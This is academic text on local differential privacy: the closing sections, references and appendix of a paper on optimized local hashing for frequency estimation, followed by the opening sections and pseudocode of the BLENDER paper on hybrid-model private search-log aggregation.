Kairouz et al. [18] study the problem of finding the optimal LDP protocol for two goals: (1) hypothesis testing, i.e., telling whether the users' inputs are drawn from distribution P_0 or P_1, and (2) maximize mutual information between input and output. We note that these goals are different from ours. Hypothesis testing does not reflect dependency on d. Mutual information considers only a single user's encoding, and not aggregation accuracy. For example, both global and local hashing have exactly the same mutual information characteristics, but they have very different accuracy for frequency estimation, because of collisions in global hashing. Nevertheless, it is found that for very large ε's, Direct Encoding is optimal, and for very small ε's, BLH is optimal. This is consistent with our findings. However, analysis in [18] did not lead to generalization and optimization of binary local hashing, nor does it provide concrete suggestion on which method to use for a given ε and d value.

8 Discussion

On answering multiple questions. In the setting of traditional DP, the privacy budget is split when answering multiple queries. In the local setting, previous work follow this tradition and let the users split privacy budget evenly and report on multiple questions. Instead, we suggest partitioning the users randomly into groups, and letting each group of users answer a separate question. Now we compare the utilities by these approaches.

Suppose there are $Q \geq 2$ questions. We calculate variances on one question. Since there are different number of users in the two cases (n versus n/Q), we normalize the estimations into the range from 0 to 1. In OLH, the variance is $\sigma^2 = \text{Var}^*[\tilde{c}_{\text{OLH}}(i)/n] = \frac{4e^\varepsilon}{(e^\varepsilon-1)^2 \cdot n}$.

When partitioning the users, n/Q users answer one question, rendering $\sigma_1^2 = \frac{4Qe^\varepsilon}{(e^\varepsilon-1)^2 \cdot n}$; when privacy budget is split, ε/Q is used for one question, we have $\sigma_2^2 = \frac{4e^{\varepsilon/Q}}{\left(e^{\varepsilon/Q}-1\right)^2 \cdot n}$. We want to show $\sigma_1^2 < \sigma_2^2$:

$$\sigma_2^2 - \sigma_1^2$$

$$
\begin{aligned}
=&\frac{4}{n}\left(\frac{e^{\varepsilon/Q}}{\left(e^{\varepsilon/Q}-1\right)^2}-\frac{Qe^{\varepsilon}}{(e^{\varepsilon}-1)^2}\right)\\
=&\frac{4e^{\varepsilon/Q}}{n\left(e^{\varepsilon/Q}-1\right)^2(e^{\varepsilon}-1)^2}\\
&\cdot\left[(e^{\varepsilon}-1)^2-Qe^{\varepsilon-\varepsilon/Q}\left(e^{\varepsilon/Q}-1\right)^2\right]
\end{aligned}
$$

The first term is always greater than zero since $\varepsilon > 0$. For the second term, we define $e^{\varepsilon/Q} = z$, and write it as:

$$
\begin{aligned}
&(z^Q-1)^2-Qz^{Q-1}(z-1)^2\\
=&(z-1)^2\cdot\left[(z^{Q-1}+z^{Q-2}+\ldots+1)^2-Qz^{Q-1}\right]>0
\end{aligned}
$$

Therefore, σ_1^2 is always smaller than σ_2^2. Thus utility of partitioning users is better than splitting privacy budget.

Limitations. The current work only considers the framework of pure LDP protocols. It is not known whether a protocol that is not pure will produce more accurate result or not. Moreover, current protocols can only handle the case where the domain is limited, or a dictionary is available. Other techniques are needed when the domain size is very big.

9 Conclusion

In this paper, we study frequency estimation in the Local Differential Privacy (LDP) setting. We have introduced a framework of pure LDP protocols together with a simple and generic aggregation and decoding technique. This framework enables us to analyze, compare, generalize, and optimize different protocols, significantly improving our understanding of LDP protocols. More concretely, we have introduced the Optimized Local Hashing (OLH) protocol, which has much better accuracy than previous frequency estimation protocols satisfying LDP. We provide a guideline as to which protocol to choose in different scenarios. Finally we demonstrate the advantage of the OLH in both synthetic and real-world datasets.

10 Acknowledgment

This paper is based on work supported by the United States National Science Foundation under Grant No. 1640374.

References

[1] Apples differential privacy is about collecting your databut not your data. `https://www.wired.com/2016/06/apples-differential-privacy-collecting-data/`.

[2] Kosarak. `http://fimi.ua.ac.be/data/`.

[3] Rappor online description. `http://www.chromium.org/developers/design-documents/rappor`.

[4] Scikit-learn. `http://scikit-learn.org/`.

[5] Source code of rappor in chromium. `https://cs.chromium.org/chromium/src/components/rappor/public/rappor_parameters.h`.

[6] BASSILY, R., AND SMITH, A. Local, private, efficient protocols for succinct histograms. In *Proceedings of the Forty-Seventh Annual ACM on Symposium on Theory of Computing* (2015), ACM, pp. 127–135.

[7] BLOOM, B. H. Space/time trade-offs in hash coding with allowable errors. *Commun. ACM 13*, 7 (July 1970), 422–426.

[8] CHEN, R., LI, H., QIN, A. K., KASIVISWANATHAN, S. P., AND JIN, H. Private spatial data aggregation in the local setting. In *32nd IEEE International Conference on Data Engineering, ICDE 2016, Helsinki, Finland, May 16-20, 2016* (2016), pp. 289–300.

[9] DUCHI, J. C., JORDAN, M. I., AND WAINWRIGHT, M. J. Local privacy and statistical minimax rates. In *FOCS* (2013), pp. 429–438.

[10] DWORK, C. Differential privacy. In *ICALP* (2006), pp. 1–12.

[11] DWORK, C., MCSHERRY, F., NISSIM, K., AND SMITH, A. Calibrating noise to sensitivity in private data analysis. In *TCC* (2006), pp. 265–284.

[12] DWORK, C., AND ROTH, A. The algorithmic foundations of differential privacy. *Foundations and Trends in Theoretical Computer Science 9*, 34 (2014), 211–407.

[13] ERLINGSSON, Ú., PIHUR, V., AND KOROLOVA, A. Rappor: Randomized aggregatable privacy-preserving ordinal response. In *Proceedings of the 2014 ACM SIGSAC conference on computer and communications security* (2014), ACM, pp. 1054–1067.

[14] EVFIMIEVSKI, A., GEHRKE, J., AND SRIKANT, R. Limiting privacy breaches in privacy preserving data mining. In *PODS* (2003), pp. 211–222.

[15] EVFIMIEVSKI, A., SRIKANT, R., AGRAWAL, R., AND GEHRKE, J. Privacy preserving mining of association rules. In *KDD* (2002), pp. 217–228.

[16] Fanti, G., Pihur, V., and Erlingsson, Ú. Building a rappor with the unknown: Privacy-preserving learning of associations and data dictionaries. *Proceedings on Privacy Enhancing Technologies (PoPETS) issue 3, 2016* (2016).

[17] Hsu, J., Khanna, S., and Roth, A. Distributed private heavy hitters. In *International Colloquium on Automata, Languages, and Programming* (2012), Springer, pp. 461–472.

[18] Kairouz, P., Oh, S., and Viswanath, P. Extremal mechanisms for local differential privacy. In *Advances in neural information processing systems* (2014), pp. 2879–2887.

[19] Li, N., Lyu, M., Su, D., and Yang, W. *Differential Privacy: From Theory to Practice*. Synthesis Lectures on Information Security, Privacy, and Trust. Morgan Claypool, 2016.

[20] Mishra, N., and Sandler, M. Privacy via pseudorandom sketches. In *Proceedings of the twenty-fifth ACM SIGMOD-SIGACT-SIGART symposium on Principles of database systems* (2006), ACM, pp. 143–152.

[21] Nguyên, T. T., Xiao, X., Yang, Y., Hui, S. C., Shin, H., and Shin, J. Collecting and analyzing data from smart device users with local differential privacy. *arXiv preprint arXiv:1606.05053* (2016).

[22] Qin, Z., Yang, Y., Yu, T., Khalil, I., Xiao, X., and Ren, K. Heavy hitter estimation over set-valued data with local differential privacy. In *CCS* (2016).

[23] Wang, S., Huang, L., Wang, P., Deng, H., Xu, H., and Yang, W. Private weighted histogram aggregation in crowdsourcing. In *International Conference on Wireless Algorithms, Systems, and Applications* (2016), Springer, pp. 250–261.

[24] Warner, S. L. Randomized response: A survey technique for eliminating evasive answer bias. *Journal of the American Statistical Association 60*, 309 (1965), 63–69.

A Additional Evaluation

This section provides additional experimental evaluation results. We first try to measure average squared variance on other datasets. Although RAPPOR did not specify a particular optimal setting, we vary the number of cohorts and find differences. In the end, we evaluate different methods on the Rockyou dataset.

A.1 Effect of Cohort Size


In [13], the authors did not identify the best cohort size to use. Intuitively, if there are too few cohorts, many values will be hashed to be the same in the Bloom filter, making it difficult to distinguish these values. If there are more cohorts, each cohort cannot convey enough useful information. Here we try to test what cohort size we should use. We generate 10 million values following the Zipf's distribution (with parameter 1.5), but only use the first 128 most frequent values because of memory limitation caused by regression part of RAPPOR. We then run RAPPOR using 8, 16, 32, and 64, and 128 cohorts. We measure the average squared errors of queries about the top 10 values, and the results are shown in Figure 7. As we can see, more cohorts does not necessarily help lower the squared error because the reduced probability of collision within each cohort. But it also has the disadvantage that each cohort may have insufficient information. It can be seen OLH still performs best.

A.2 Performance on Synthetic Datasets

In Figure 6, we test performance of different methods on synthetic datasets. We generate 10 million points following a normal distribution (rounded to integers, with mean 500 and standard deviation 10) and a Zipf's distribution (with parameter 1.5). The values range from 0 to 1000. We then test the average squared errors on the most frequent 100 values. It can be seen that different methods perform similarly in different distributions. RAPPOR using 16 cohorts performs better than BLH. This is because when the number of cohort is enough, each user in a sense has his own hash functions. This can be viewed as a kind of local hashing function. When we only test the top 10 values instead of top 50, RAP(16) and BLH perform similarly. Note that OLH performs best among all distributions.

A.3 Performance on Rockyou Dataset

We run experiments on the **Rockyou** dataset, which contains 21 million users' password in plaintext. We first hash the plaintext into 20 bits, and use OLH, BLH, and Basic RAPPOR (also known as SUE in our framework) to test all hashed values. It can be seen that OLH performs best in all settings, and basic RAPPOR outperforms BLH consistently. When $\varepsilon = 4$, and threshold is 6000, OLH can recover around 50 true frequent hashes and 10 of false positives, which is 4 and 2 magnitudes smaller than BLH and basic RAPPOR, respectively. The advantage is not significant when ε is small, since the variance difference is small.



(a) Zipf's Top 100 Values

(b) Normal Top 100 Values

(c) Zipf's Top 50 Values

(d) Zipf's Top 10 Values

Figure 6: Average squared errors on estimating a distribution of 10 million points. RAPPOR is used with 128-bit long Bloom filter and 2 hash functions.





Figure 7: Average squared error on estimating a normal distribution of 1 million points. RAPPOR is used with 128-bit long Bloom filter and 2 hash functions.



(a) Number of True Positives $\varepsilon = 4$

(b) Number of False Positives $\varepsilon = 4$

(c) Number of True Positives $\varepsilon = 2$

(d) Number of False Positives $\varepsilon = 2$

(e) Number of True Positives $\varepsilon = 1$

(f) Number of False Positives $\varepsilon = 1$

Figure 8: Results on Rockyou dataset for $\varepsilon = 4, 2$ and 1. The y axes are the number of identified hash values that is true/false positive. The x axes are the threshold.

BLENDER: Enabling Local Search with a Hybrid Differential Privacy Model

Brendan Avent
University of Southern California

Aleksandra Korolova
University of Southern California

David Zeber
Mozilla

Torgeir Hovden
Mozilla

Benjamin Livshits
Imperial College London

Abstract

We propose a *hybrid* model of differential privacy that considers a combination of regular and opt-in users who desire the differential privacy guarantees of the local privacy model and the trusted curator model, respectively. We demonstrate that within this model, it is possible to design a new type of *blended* algorithm for the task of privately computing the most popular records of a web search log. This blended approach provides significant improvements in the utility of obtained data compared to related work while providing users with their desired privacy guarantees. Specifically, on two large search click data sets comprising 4.8 million and 13.2 million unique queries respectively, our approach attains NDCG values exceeding 95% across a range of commonly used privacy budget values.

1 Introduction

Now more than ever we are confronted with the tension between collecting mass-scale user data and the ability to release or share this data in a way that preserves the privacy of individual users. Today, an organization that needs user data to improve the quality of service they provide often has no choice but to perform the data collection themselves. However, the users may not want to share their data with the organization, especially if they consider the data to be sensitive or private. Similarly, the organization assumes liability by collecting sensitive user data: private information may be directly leaked through security breaches or subpoenas, or indirectly leaked by the output of computations done on the data. Thus, both organizations and users would benefit not only from strong, rigorous privacy guarantees regarding the data collection process, but also from the organization collecting the minimum amount of data necessary to achieve their goal. Some of the philosophy behind our work stems from a desire to enable privacy-preserving *decentralized* data collection that aggregates data from multiple entities into high quality datasets.

1.1 Differential Privacy and Curator Models

In the last decade, we have witnessed scores of ad-hoc approaches that have turned out to be inadequate for protecting privacy [33, 23]. The problem stems from the impossibility of foreseeing all attacks of adversaries capable of utilizing outside knowledge. Differential privacy [10, 9, 11], which has become the gold standard privacy guarantee in the academic literature, and is gaining traction in industry and government [13, 17, 28], overcomes the prior issues by focusing on the *privatization* algorithm applied to the data, requiring that it preserves privacy in a mathematically rigorous sense under an assumption of an omnipotent adversary.

There are two primary models in the differential privacy framework that define how data is to be handled by the users and data collectors: the *trusted curator* model and the *local* model.

Trusted curator model: Most differentially private algorithms developed to date operate in the *trusted curator* model: all users' data is collected by the curator before privatization techniques are applied to it. In this model, although users are guaranteed that the released data set protects their privacy, they must be willing to share their private, unperturbed data with the curator and trust that the curator properly performs a privacy-preserving perturbation.

Local model: As was most recently argued by Apple [17], users may not trust the data collector with their data, and may prefer privatization to occur before their data reaches the collector. Since privatization occurs locally, this is known as the *local differential privacy* (LDP) model, or *local* model. Over

the last several years, we have seen some examples of the local model beginning to be used for data collection in practice, most notably in the context of the Chrome web browser [13] and Apple's data collection [17].

In the LDP model, a data collector such as Google or Apple obtains insights into the data without observing the exact values of user's private data. This is achieved by applying a privacy-preserving perturbation to each user's private data before it leaves the user's device. Since most people do not trust web companies with maintaining the privacy and security of their data [29], the minimal trust required of users towards the data collector is a very attractive property of the LDP model. This approach protects not only the individual users, but also the data collector from the possible privacy breaches. For these reasons, the local model directly embodies the "data minimization" principle described in the White House's 2012 consumer data privacy report [41].

Although it may seem counter-intuitive, it is possible to obtain useful insights even when the data collector does not have access to the original data and receives only data that has already been locally privatized. Suppose a data collector wants to determine the proportion of the population that is HIV-positive. The local privatization algorithm works as follows: each person contributing data secretly flips a coin. If the coin lands heads, they report their true HIV status; otherwise, they report a status at random. This algorithm, known as *randomized response* [40], guarantees each person plausible deniability and is differentially private. Since the randomness is incorporated into the algorithm in a precisely specified way, the data collector is able to recover an accurate estimate of the true proportion of HIV-positive people if enough people contribute their locally privatized data.

Differential privacy: Formally, an algorithm $\mathcal{A}$ is (ϵ, δ)-differentially private [11] if and only if for all neighboring databases D and D' differing in precisely one user's data, the following inequality is satisfied for all possible sets of outputs $Y \subseteq Range(\mathcal{A})$:

$$\Pr[\mathcal{A}(D) \in Y] \leq e^{\epsilon} \Pr[\mathcal{A}(D') \in Y] + \delta.$$

The definition of what it means for an algorithm to preserve differential privacy is the same for both the trusted curator model and the local model. The only distinction is in the timing of when the privacy perturbation needs to be applied – in the local model, the data needs to undergo a privacy-preserving perturbation before it is sent to the aggregator, whereas in the trusted curator model the aggregator may first collect all the data, and then apply a privacy-preserving perturbation. The timing distinction leads to differences in what is meant by "neighboring databases" in the definition and which algorithms are analyzed. In the local model, D represents data of a single user and D' represents data of the same user, with possibly changed values. In the trusted curator model, D represents data of all users and D' represents data of all users, except values of one of the user's data may be altered.

Current differential privacy literature considers the trusted curator model and the local model entirely independently. Our goal is to show that there is much to be gained by combining the two.

Hybrid model: Much of the contribution in this paper stems from our observation that the two models can co-exist. As others have observed [2, 1, 7], people's attitudes toward privacy vary widely. Specifically, some users may be comfortable with sharing their data with a trusted curator.

Many companies rely on a group of beta testers with whom they have higher levels of mutual trust. It is not uncommon for such beta testers to voluntarily opt-in to a less privacy-preserving model than that of an average end-user [32]. For example, Mozilla warns potential beta users of its Firefox browser that "Pre-release versions automatically send Telemetry data to Mozilla to help us improve Firefox[1]"; Google has a similar provision for the beta testers of the Canary build of the Chrome browser[2].

For the users who have higher trust in the company — we call them the *opt-in group*, the trusted curator privacy model is a natural match. For all other users — we call them *clients*, the local privacy model is appropriate. Our goal is to demonstrate that by separating the user pool into these two groups, according to their trust (or lack thereof) in the data aggregator, we can improve the utility of the collected data. We dub this new model the *hybrid differential privacy* model.

1.2 Applications

Heavy hitter discovery and estimation is a well-studied problem in the context of information retrieval, and is one of the canonical problems in privacy-preserving data analysis [6, 27]. Moreover, recent work in the LDP model is focused on precisely that problem [13, 34] or very closely related ones of histogram computations [5, 21]. However, current privacy-preserving approaches in the LDP model lead to utility losses that are quite significant, sometimes to the point where results are no

longer usable. Clearly, if the privacy-preserving perturbation makes the data deviate too far from the original, the approach will not be widely adopted. This is especially true in the context of search tasks, where users have been conditioned for years to expect high-quality results.

We consider two specific applications in the space of heavy hitter estimation: local search and search trend computation.

Local search: Much of the work in this paper is motivated by *local search*, an application of heavy hitter estimation. Local search revolves around the problem of how a browser maker can collect information about users' clicks as they interact with search engines in order to create the *head* of the search, i.e., the collection of the most popular queries and their corresponding URLs, and make it available to users *locally*, i.e., on their devices. Specifically, it involves computing on query-URL pairs, where the URLs are those clicked as a result of submitting the query and receiving a set of answers.

A browser maker may choose to combine the results obtained from user interactions that stem from several search engines depending on the context or surface results obtained from Baidu and not Bing depending on the user's current geographic location.

With proper privacy measures in place, this data set can be deployed in the end-user browser to serve the most common queries with a very low latency or in situations when the user is disconnected from the network. Local search can be thought of as a form of caching, where many queries are answered in a manner that does not require a round trip to the server. Such caching of the most frequently used queries locally has a disproportionately positive impact on the expected query latency [36, 3] as queries to a search engine follow a power-law distribution [4]. Furthermore, it would not be unusual or require a significantly novel infrastructure, as plenty of data is delivered to the browser today, such as SafeBrowsing malware databases in Chrome and Firefox, Microsoft SmartScreen data in Internet Explorer, blocking lists for extensions such as AdBlock Plus, etc.

Trend computation: Search trend computation is a typical example of heavy hitter estimation. This problem entails finding the most popular queries and sorting them in order of popularity; think about it as the top-10 computation based on local search observations. An example of this is the Google trends service[3], which has an always up-to-date list of trending topics and queries.

Although trend computation is interesting, local search is a great deal harder to do well on while preserving most of the utility. Luckily, in the domain of search quality, there are established metrics to numerically assess the quality of search results; one of such metrics is NDCG, and we rely on it heavily in assessing the performance of our proposed system.

1.3 Contributions

Our paper makes the following contributions:

- We introduce and utilize a more realistic, hybrid trust model, which removes the need for all users to trust a central curator.
- We propose Blender, an algorithm that operates with the hybrid differential privacy model for computing heavy hitters. Blender blends the data of opt-in and all other users in order to improve the resulting utility.
- We test Blender on two common applications: *search trend computation* and *local search* and find that it preserves high levels of utility while maintaining differential privacy for reasonable privacy parameter values.
- As part of Blender, we propose an approach for automatically balancing the data obtained from participation of opt-in users with that of other users to maximize the eventual utility.
- We perform a comprehensive utility evaluation of Blender on two large web search data sets, comprising 4.8 million and 13.2 million queries, demonstrating that Blender maintains very high level of utility (i.e., NDCG values in excess of 95% across a range of parameters).

2 System Overview

We now discuss the high-level overview of our proposed system, Blender, that coordinates the privatization, collection, and aggregation of data in the hybrid model, as well as some of the specific choices we make in this system. We use the task of enabling local search based on user histories while preserving differential privacy throughout, but, as will become clear from the discussion, our model and system can also be applied to other frequency-based estimation tasks. As discussed in Section 1, we consider two groups of users: the opt-in group, who are comfortable with privacy as ensured by the trusted curator model, and the clients, who desire the privacy guarantees of the local model.

2.1 Outline of Our Approach

The core of our innovation is to take advantage of the privatized information obtained from the opt-in group in order to create a more efficient (in terms of utility) algorithm for data collection from the




Figure 1: Architectural diagram of Blender's processing steps.

clients. Furthermore, the privatized results obtained from the opt-in group and from the clients are then "blended" in a way that takes into account the privatization algorithms used for each group, and thus, again, achieving an improved utility over a less-informed combination of data from the two groups.

The problem of enabling privacy-preserving local search using past search histories can be viewed as the task of identifying the most frequent search records among the population of users, and estimating their underlying probabilities (both in a differential privacy-preserving manner). In this context, we call the data collected from the users *search records*, where each search record is a pair of strings of the form $\langle query, URL \rangle$, representing a query that a user posed followed by the URL that the user subsequently clicked. We denote by $p_{\langle q,u \rangle}$ the true underlying probability of the search record $\langle q, u \rangle$ in the population. We assume that our system receives a sample of users from the population, each holding their own collection of private data drawn independently and identically from the distribution over all records p. Its goal is to output an estimate $\hat{p}$ of probabilities of the most frequent search records, while preserving differential privacy (in the trusted curator model) for the opt-in users and (in the local model) for the clients.

Informal Overview of Blender: Figure 1 presents an architectural diagram of Blender.

Blender serves as the trusted curator for the opt-in group of users, and begins by aggregating data from them. Using a portion of the data, it constructs a candidate *head list* of records in a differentially private manner that approximates the most common search records in the population. It additionally includes a single "wildcard" record, $\langle \star, \star \rangle$, which represents all records in the population that weren't previously included in the candidate head list. It then uses the remainder of the opt-in data to estimate the probability of each record in the candidate head list in a differentially private manner, and (optionally) trims the candidate head list down to create the final head list. The result of this component of Blender is the privatized trimmed head list of search records and their corresponding probability and variance estimates, which can be shared with each user in the client group, and with the world.

Each member of the client group receives the privatized head list obtained from the opt-in group. Each client then uses the head list to apply a differential privacy-preserving perturbation to their data, subsequently reporting their perturbed results to Blender. Blender then aggregates all the clients' reports and, using a statistical denoising procedure, estimates both the probability for each record in the head list as well as the variance of each of the estimated probabilities based on the clients' data.

For each record, Blender combines the record's probability estimates obtained from the two groups. It does so by taking a convex combination of the groups' probability estimates for each record, carefully weighted based on the record's variance estimate in each group. The combined result under this weighting scheme yields a better probability estimate than either group is able to achieve individually. Finally, Blender outputs the obtained records

and their combined probability estimates, which can be used to drive local search, determine trends, etc.

A Formal Overview of Blender: Figure 2 presents the precise algorithmic overview of each step, including key parameters. Lines 1-3 of BLENDER describe the treatment of data from opt-in users, line 4 – the treatment of clients, and line 5 – the process for combining the probability estimates obtained from the two groups. The only distinction between opt-in users and clients in terms of privacy guarantees provided is the curator model – trusted curator and local model, respectively. Other than that, both types of users are assumed to desire the same level of (ϵ, δ)-differential privacy.

We will detail our choices for the privatization sub-algorithms and discuss their privacy properties next. A key feature of BLENDER, however, is that its privacy properties do not depend on the specific choices of the sub-algorithms. That is, as long as CREATEHEADLIST, ESTIMATEOPTINPROBABILITIES, and ESTIMATECLIENTPROBABILITIES each satisfy (ϵ, δ)-differential privacy in its respective curator model, then so does BLENDER. This allows changing the sub-algorithms if better versions (utility-wise or implementation-wise) are discovered in the future. Among the parameters of BLENDER, the first four (the privacy parameters and the sets of opt-in and client users) can be viewed as given externally, whereas the following five (the number of records collected from each user and the distribution of the privacy budget among the sub-algorithms' sub-components) can be viewed as knobs the designer of BLENDER is at liberty to tweak in order to improve the overall utility of BLENDER's results.

BLENDER $(\epsilon, \delta, O, C, m_O, m_C, f_O, f_C, M)$

Parameters:

- ϵ, δ: the differential privacy parameters.
- O, C: the set of opt-in users and clients, respectively.
- m_O, m_C: the max number of records to collect from each opt-in / client user, respectively.
- f_O: the fraction of the opt-in users to use in head list creation (the remainder are used to estimate the record probabilities).
- f_C: the fraction of the clients' privacy budget to allocate to queries (as opposed to URLs).
- M: the maximum size of the finalized head list.

Variables:

- HL_S, HL: a map from each query to its corresponding set of URLs.
- $\hat{p}_O, \hat{\sigma}^2_O, \hat{p}_C, \hat{\sigma}^2_C$: vectors indexed by records in HL (and, overloaded to be indexed by queries in HL as well) containing the probability estimates and variance estimates for each record (and query).

Body

1: Arbitrarily partition O into S and $T = O \setminus S$, such that $|S| = f_O|O|$ and $|T| = (1 - f_O)|O|$.
2: **let** HL_S = CREATEHEADLIST$(\epsilon, \delta, S, m_O)$ be the initial head list of records computed based on opt-in users' data.
3: **let** $\langle HL, \hat{p}_O, \hat{\sigma}^2_O \rangle$ = ESTIMATEOPTINPROBABILITIES$(\epsilon, \delta, T, m_O, HL_S, M)$ be the refined head list of records, their estimated probabilities, and estimated variances based on opt-in users' data.
4: **let** $\langle \hat{p}_C, \hat{\sigma}^2_C \rangle$ = ESTIMATECLIENTPROBABILITIES$(\epsilon, \delta, C, m_C, f_C, HL)$ be the estimated record probabilities and estimated variances based on client reports.
5: **let** $\hat{p}$ = BLENDPROBABILITIES$(\hat{p}_O, \hat{\sigma}^2_O, \hat{p}_C, \hat{\sigma}^2_C, HL)$ be the combined estimate of record probabilities.
6: **return** $HL, \hat{p}$.

Figure 2: BLENDER, the server algorithm that coordinates the privatization, collection, and aggregation of data from all users.

2.2 Overview of Blender Sub-Algorithms

We now present the specific choices we made for the sub-algorithms in BLENDER. Detailed technical discussions of their properties follow in Section 3.

Algorithms for Head List Creation and Probability Estimation Based on Opt-in User Data (Figures 3, 4): The opt-in users are partitioned into two sets – S, whose data will be used for initial head list creation, and T, whose data will be used to estimate the probabilities and variances of records from the formed initial head list.

The initial head list creation algorithm, described in Figure 3, constructs the list in a differentially private manner using search record data from group S. The goal of the algorithm is to approximate the true set of most frequently searched and clicked search records as closely as possible, while ensuring differential privacy. The algorithm follows the strategy introduced in [26] by aggregating the records of the opt-in users from S, and including in the head list those records whose noisy count exceeds a threshold. The noise to add to the true counts and the threshold to use are calibrated to ensure differential privacy, using [24].

Our algorithm differs from previous work in two ways: 1) it replaces the collection and thresholding of queries with the collection and thresholding of records (i.e., query - URL pairs) and 2) its definition of neighboring databases is that of databases differing in *values* of one user's records, rather than

CreateHeadList$(\epsilon, \delta, S, m_O)$

Parameters:

- ϵ, δ: the differential privacy parameters.
- S: a set of opt-in users.
- m_O: the maximum number of records to collect from each opt-in user.

Body

1: **let** $N(r, D)$ = number of times an arbitrary record r appears in the given dataset D.
2: **for** each user $i \in S$ **do**
3: **let** $D_{S,i}$ be the database aggregating at most m_O arbitrary records from i.
4: **let** D_S be the concatenation of all $D_{S,i}$ databases.
5: **let** HL_S be an empty map.
6: $b_S = \frac{2m_O}{\epsilon}$.
7: $\tau = b_s \cdot \left(\ln(\exp(\frac{\epsilon}{2}) + m_O - 1) - \ln(\delta)\right)$.
8: Assert $\tau \geq 1$.
9: **for** each distinct $\langle q, u \rangle \in D_S$ **do**
10: **let** Y be an independent draw from $\text{Lap}(b_S)$, i.e., Laplace distribution with scale b_S centered at 0.
11: **if** $N(\langle q, u \rangle, D_S) + Y > \tau$ **then**
12: Add q to HL_S if $q \notin HL_S$.
13: Append u to $HL_S[q]$.
14: Add $\langle \star, \star \rangle$ to HL_S.
15: **return** HL_S.

Figure 3: Algorithm for creating the head list from a portion opt-in users in a privacy-preserving way.

in the *addition or removal* of records of one user. These necessitate the choice of $m_O = 1$, as well as higher values for noise and threshold than in [24].

We introduce a wildcard record $\langle \star, \star \rangle$ to represent records not included in the head list, for the subsequent task of estimating their aggregate probability.

For each record included in the initial head list, the algorithm described in Figure 4 uses the remaining opt-in users' data (from set T) to differentially privately estimate their probabilities, denoted by $\hat{p}_O$. This algorithm is the standard Laplace mechanism from the differential privacy literature [10], with scale of noise calibrated to output sensitivity due to our definition of neighboring datasets. Our implementation ensures $(\epsilon, 0)$-differential privacy, which is a more stringent privacy guarantee than for any non-zero δ. We need to set $m_O = 1$ for the privacy guarantees to hold, because we treat data at the search record rather than query level.

We form the final head list from the M most frequent records in $\hat{p}_O$. Finally, the head list is passed to the client group, and the head list and its probability and variance estimates are passed to the BlendProbabilities step of Blender.

The choice of how to split opt-in users into the sub-groups of S and T and the choice of M are unrelated to privacy constraints, and can be made by Blender's developer to optimize utility goals, as will be discussed in Section 4.2.1.

EstimateOptinProbabilities$(\epsilon, \delta, T, m_O, HL_S, M)$

Parameters:

- ϵ, δ: the differential privacy parameters. In fact, this algorithm achieves $(\epsilon, 0)$-differential privacy, which is a stricter privacy guarantee than (ϵ, δ)-differential privacy, for all $\delta > 0$.
- T: a set of opt-in users.
- m_O: the maximum number of records to collect from each opt-in user.
- HL_S: the initial head list of records whose probabilities are to be estimated.
- M: the maximum size of the finalized head list.

Body

1: **let** $N(r, D)$ = number of times an arbitrary record r appears in the given dataset D.
2: **for** each user $i \in T$ **do**
3: **let** $D_{T,i}$ be the database aggregating at most m_O arbitrary records from i.
4: **let** D_T be the concatenation of all $D_{T,i}$ databases.
5: Transform any record $\langle q, u \rangle \in D_T$ that doesn't appear in HL_S into $\langle \star, \star \rangle$.
6: **let** $\hat{p}_O$ be a vector indexed by records in HL_S containing the respective probability estimates.
7: **let** $\hat{\sigma}^2_O$ be a vector indexed by records in HL_S containing variance estimates of the respective probability estimate.
8: Denote $|D_T|$ as the total number of records in D_T.
9: **let** $b_T = \frac{2m_O}{\epsilon}$.
10: **for** each $\langle q, u \rangle \in HL_S$ **do**
11: **let** Y be an independent draw from $\text{Lap}(b_T)$.
12: $\hat{p}_{O,\langle q,u \rangle} = \frac{1}{|D_T|}(N(\langle q, u \rangle, D_T) + Y)$.
13: $\hat{\sigma}^2_{O,\langle q,u \rangle} = \frac{\hat{p}_{O,\langle q,u \rangle}(1-\hat{p}_{O,\langle q,u \rangle})}{|D_T|-1} + \frac{2b_T^2}{|D_T| \cdot (|D_T|-1)}$.
14: **let** HL map the M queries with the highest estimated marginal probabilities (according to $\hat{p}_O$) to their respective sets of URLs.
15: For the records not retained in HL, accumulate their estimated probabilities into $\hat{p}_{O,\langle \star,\star \rangle}$ and update $\hat{\sigma}^2_{O,\langle \star,\star \rangle}$ as in line 13.
16: **return** $HL, \hat{p}_O, \hat{\sigma}^2_O$.

Figure 4: Algorithm for privacy-preserving estimation of probabilities of records in the head list from a portion of opt-in users.

The technical discussions of the algorithms' privacy properties and variance estimate computations follow in Section 3.1 and Section 3.3.

Algorithms for client data collection (Figures 5, 6): For privatization of client data, the records are no longer treated as a single entity, but rather in a two-stage process: first privatizing the query, then privatizing the URL. This choice is intended to benefit utility as the number of queries is

ESTIMATECLIENTPROBABILITIES$(\epsilon, \delta, C, m_C, f_C, HL)$

Parameters:

- ϵ, δ: the differential privacy parameters.
- C: the set of clients.
- m_C: the number of records to collect from the client.
- f_C: the fraction of the privacy budget to allocate to reporting queries.
- HL: a map from each query to its corresponding set of URLs.

Body

1: Append query $q = \star$ to HL.
2: **for** each query $q \in HL$ **do**
3: Append URL $u = \star$ to $HL[q]$.
4: **for** each client $i \in C$ **do**
5: **let** $D_{C,i} =$ LOCALALG$(\epsilon, \delta, m_C, f_C, HL)$ be the reports from i's local execution of LOCALALG.
6: **let** D_C be the concatenation of all reported client datasets, $D_{C,i}$.
7: Denote $|D_C|$ as the total number of records in D_C.
8: **let** variables $\epsilon'_Q, \epsilon'_U, \delta'_Q, \delta'_U, k, t, k_q, t_q (\forall q \in HL)$ be defined as in lines 2–4 of LOCALALG.
9: **let** $\hat{r}_C, \hat{p}_C, \hat{\sigma}^2_C$ be vectors indexed by records in HL (and overloading its use, also indexed by queries).
10: **for** $q \in HL$ **do**
11: **let** $\hat{r}_{C,q}$ be the fraction of queries q in D_C.
12: $\hat{p}_{C,q} = \frac{\hat{r}_{C,q} - \frac{1-t}{k-1}}{t - \frac{1-t}{k-1}}$
13: $\hat{\sigma}^2_{C,q} = \frac{1}{\left(t - \frac{1-t}{k-1}\right)^2} \frac{\hat{r}_{C,q}(1-\hat{r}_{C,q})}{|D_C|-1}$
14: **for** $u \in HL[q]$ **do**
15: **let** $\hat{r}_{C,\langle q,u \rangle}$ be the fraction of records which are $\langle q,u \rangle$ in D_C.
16: $\hat{p}_{C,\langle q,u \rangle} = \frac{\hat{r}_{C,\langle q,u \rangle} - \frac{(1-t_q) t \hat{p}_{C,q}}{k_q - 1} - \frac{(1-t)(1-\hat{p}_{C,q})}{(k-1)k_q}}{t(t_q - \frac{1-t_q}{k_q-1})}$
